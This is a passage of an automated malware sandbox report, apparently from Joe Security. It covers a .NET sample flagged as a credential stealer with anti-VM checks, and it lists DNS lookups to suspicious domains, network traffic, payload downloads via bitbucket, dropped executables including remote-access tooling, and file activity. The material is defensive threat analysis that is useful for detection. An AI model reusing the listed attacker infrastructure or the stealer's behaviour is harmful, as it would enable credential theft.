Apr 8, 2021 11:01:09.868927956 CEST	80	49718	79.141.170.43	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:01:09.868937016 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868944883 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869024038 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869087934 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869110107 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869148970 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869303942 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869317055 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869395971 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869416952 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869606018 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869678020 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869759083 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.869801044 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869837999 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.869903088 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.870045900 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870084047 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870157957 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.870294094 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870399952 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870480061 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.870518923 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870621920 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.870634079 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.870692015 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.870815039 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.871017933 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.871104956 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.871174097 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.871248960 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.871325970 CEST	49718	80	192.168.2.6	79.141.170.43

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 11:00:58.908482075 CEST	192.168.2.6	8.8.8.8	0x549f	Standard query (0)	pokacienon.xyz	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:01.441210985 CEST	192.168.2.6	8.8.8.8	0x6a84	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:01.470119953 CEST	192.168.2.6	8.8.8.8	0xa95c	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:09.605423927 CEST	192.168.2.6	8.8.8.8	0x4c3b	Standard query (0)	pokacienon.xyz	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:10.873883963 CEST	192.168.2.6	8.8.8.8	0x5173	Standard query (0)	pokacienon.xyz	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:12.896653891 CEST	192.168.2.6	8.8.8.8	0xeb73	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.164446115 CEST	192.168.2.6	8.8.8.8	0xb9e1	Standard query (0)	bitbucket.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.687160969 CEST	192.168.2.6	8.8.8.8	0x39a9	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.715179920 CEST	192.168.2.6	8.8.8.8	0x7fcd	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:14.072782040 CEST	192.168.2.6	8.8.8.8	0x4e61	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.441256046 CEST	192.168.2.6	8.8.8.8	0x2f5	Standard query (0)	bitbucket.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.919025898 CEST	192.168.2.6	8.8.8.8	0x2be7	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.942229033 CEST	192.168.2.6	8.8.8.8	0xc974	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:24.246023893 CEST	192.168.2.6	8.8.8.8	0xb730	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 11:01:24.472491026 CEST	192.168.2.6	8.8.8.8	0x5dad	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:31.886292934 CEST	192.168.2.6	8.8.8.8	0xd143	Standard query (0)	bitbucket.org	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:33.452742100 CEST	192.168.2.6	8.8.8.8	0x69e	Standard query (0)	pokacienon.xyz	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:26.098416090 CEST	192.168.2.6	8.8.8.8	0xc468	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:26.173938036 CEST	192.168.2.6	8.8.8.8	0x89a5	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:34.126991034 CEST	192.168.2.6	8.8.8.8	0x8a6e	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:34.200829983 CEST	192.168.2.6	8.8.8.8	0x61be	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:36.898296118 CEST	192.168.2.6	8.8.8.8	0xcc2a	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:42.345851898 CEST	192.168.2.6	8.8.8.8	0x7e6f	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:48.355720997 CEST	192.168.2.6	8.8.8.8	0x6e88	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:53.696664095 CEST	192.168.2.6	8.8.8.8	0x75f7	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:59.035609007 CEST	192.168.2.6	8.8.8.8	0x1902	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:03:04.394087076 CEST	192.168.2.6	8.8.8.8	0xeb74	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)
Apr 8, 2021 11:03:09.744370937 CEST	192.168.2.6	8.8.8.8	0x4c5d	Standard query (0)	zen.hldns.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:00:58.937181950 CEST	8.8.8.8	192.168.2.6	0x549f	No error (0)	pokacienon.xyz		79.141.170.43	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:01.463902950 CEST	8.8.8.8	192.168.2.6	0x6a84	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:01:01.503354073 CEST	8.8.8.8	192.168.2.6	0xa95c	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:01:09.625108957 CEST	8.8.8.8	192.168.2.6	0x4c3b	No error (0)	pokacienon.xyz		79.141.170.43	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:10.902868986 CEST	8.8.8.8	192.168.2.6	0x5173	No error (0)	pokacienon.xyz		79.141.170.43	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:12.909765959 CEST	8.8.8.8	192.168.2.6	0xeb73	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.179121971 CEST	8.8.8.8	192.168.2.6	0xb9e1	No error (0)	bitbucket.org		104.192.141.1	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.700407982 CEST	8.8.8.8	192.168.2.6	0x39a9	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:01:13.700407982 CEST	8.8.8.8	192.168.2.6	0x39a9	No error (0)	s3-1-w.amazonaws.com		52.216.141.204	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:13.728033066 CEST	8.8.8.8	192.168.2.6	0x7fcd	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:01:13.728033066 CEST	8.8.8.8	192.168.2.6	0x7fcd	No error (0)	s3-1-w.amazonaws.com		52.216.114.155	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:14.085381031 CEST	8.8.8.8	192.168.2.6	0x4e61	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.455394030 CEST	8.8.8.8	192.168.2.6	0x2f5	No error (0)	bitbucket.org		104.192.141.1	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.933856010 CEST	8.8.8.8	192.168.2.6	0x2be7	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:01:23.933856010 CEST	8.8.8.8	192.168.2.6	0x2be7	No error (0)	s3-1-w.amazonaws.com		52.216.179.59	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:23.956947088 CEST	8.8.8.8	192.168.2.6	0xc974	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:01:23.956947088 CEST	8.8.8.8	192.168.2.6	0xc974	No error (0)	s3-1-w.amazonaws.com		52.216.179.59	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:24.259149075 CEST	8.8.8.8	192.168.2.6	0xb730	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:24.484934092 CEST	8.8.8.8	192.168.2.6	0x5dad	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:31.904845953 CEST	8.8.8.8	192.168.2.6	0xd143	No error (0)	bitbucket.org		104.192.141.1	A (IP address)	IN (0x0001)
Apr 8, 2021 11:01:33.465847015 CEST	8.8.8.8	192.168.2.6	0x69e	No error (0)	pokacienon.xyz		79.141.170.43	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:26.130142927 CEST	8.8.8.8	192.168.2.6	0xc468	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:02:26.187233925 CEST	8.8.8.8	192.168.2.6	0x89a5	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:02:34.140256882 CEST	8.8.8.8	192.168.2.6	0x8a6e	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:02:34.220997095 CEST	8.8.8.8	192.168.2.6	0x61be	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:02:37.012821913 CEST	8.8.8.8	192.168.2.6	0xcc2a	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:42.358545065 CEST	8.8.8.8	192.168.2.6	0x7e6f	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:48.368587017 CEST	8.8.8.8	192.168.2.6	0x6e88	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:53.709455013 CEST	8.8.8.8	192.168.2.6	0x75f7	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:02:59.073915958 CEST	8.8.8.8	192.168.2.6	0x1902	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:03:04.408829927 CEST	8.8.8.8	192.168.2.6	0xeb74	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)
Apr 8, 2021 11:03:09.800203085 CEST	8.8.8.8	192.168.2.6	0x4c5d	No error (0)	zen.hldns.ru		194.169.163.42	A (IP address)	IN (0x0001)


HTTP Request Dependency Graph

- pokacienon.xyz
- 86.107.197.8:38214
- 195.54.160.9:32972

Code Manipulations

Statistics

Behavior



- 1wOdXavtlE.exe
- svchost.exe
- 1wOdXavtlE.exe
- svchost.exe
- svchost.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- svchost.exe
- servs.exe
- iexplore.exe
- servs.tmp
- cmd.exe
- conhost.exe
- ssevs.exe
- PasswordOnWakeSettingFlyout.exe
- pass.exe
- sssevs.exe
- pass.tmp
- ssevs.exe
- timeout.exe
- cmd.exe
- conhost.exe
- regedit.exe
- sssevs.exe
- cmd.exe
- conhost.exe
- CertMgr.Exe
- rutserv.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: 1wOdXavtlE.exe PID: 6844 Parent PID: 6084

General

Start time:	11:00:29
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\1wOdXavtlE.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\1wOdXavtlE.exe'
Imagebase:	0x2a0000
File size:	1285632 bytes
MD5 hash:	A7E67E6ABD539AEDDBB9021D23F6F217
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.350278531.0000000002CCA000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1wOdXavtlE.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\1wOdXavtlE.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

Analysis Process: svchost.exe PID: 6904 Parent PID: 560

Copyright Joe Security LLC 2021

General

Start time:	11:00:30
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: 1wOdXavtlE.exe PID: 6980 Parent PID: 6844

General

Start time:	11:00:39
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\1wOdXavtlE.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x740000
File size:	1285632 bytes
MD5 hash:	A7E67E6ABD539AEDDBB9021D23F6F217
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.488788111.0000000002F9C000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Temp\tmp379E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp3B87.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp8F36.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8F37.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp8F67.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp8F68.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpB61B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpB61C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2A9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2AA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2AB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2AC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2837.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp2838.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp4DB2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp4DB3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp4DB4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp4DB5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7265.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7266.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7267.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7268.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp7269.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmp726A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\servs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ssevs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sssevs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3B87.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp379E.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp8F37.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp8F36.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp8F68.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp8F67.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpB61C.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpB61B.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A8.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A7.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2AA.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2A9.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2AC.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2AB.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2838.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp2837.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp4DB3.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp4DB2.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp4DB5.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp4DB4.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7265.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7266.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7267.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7268.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp7269.tmp	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp726A.tmp	success or wait	1	6CE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
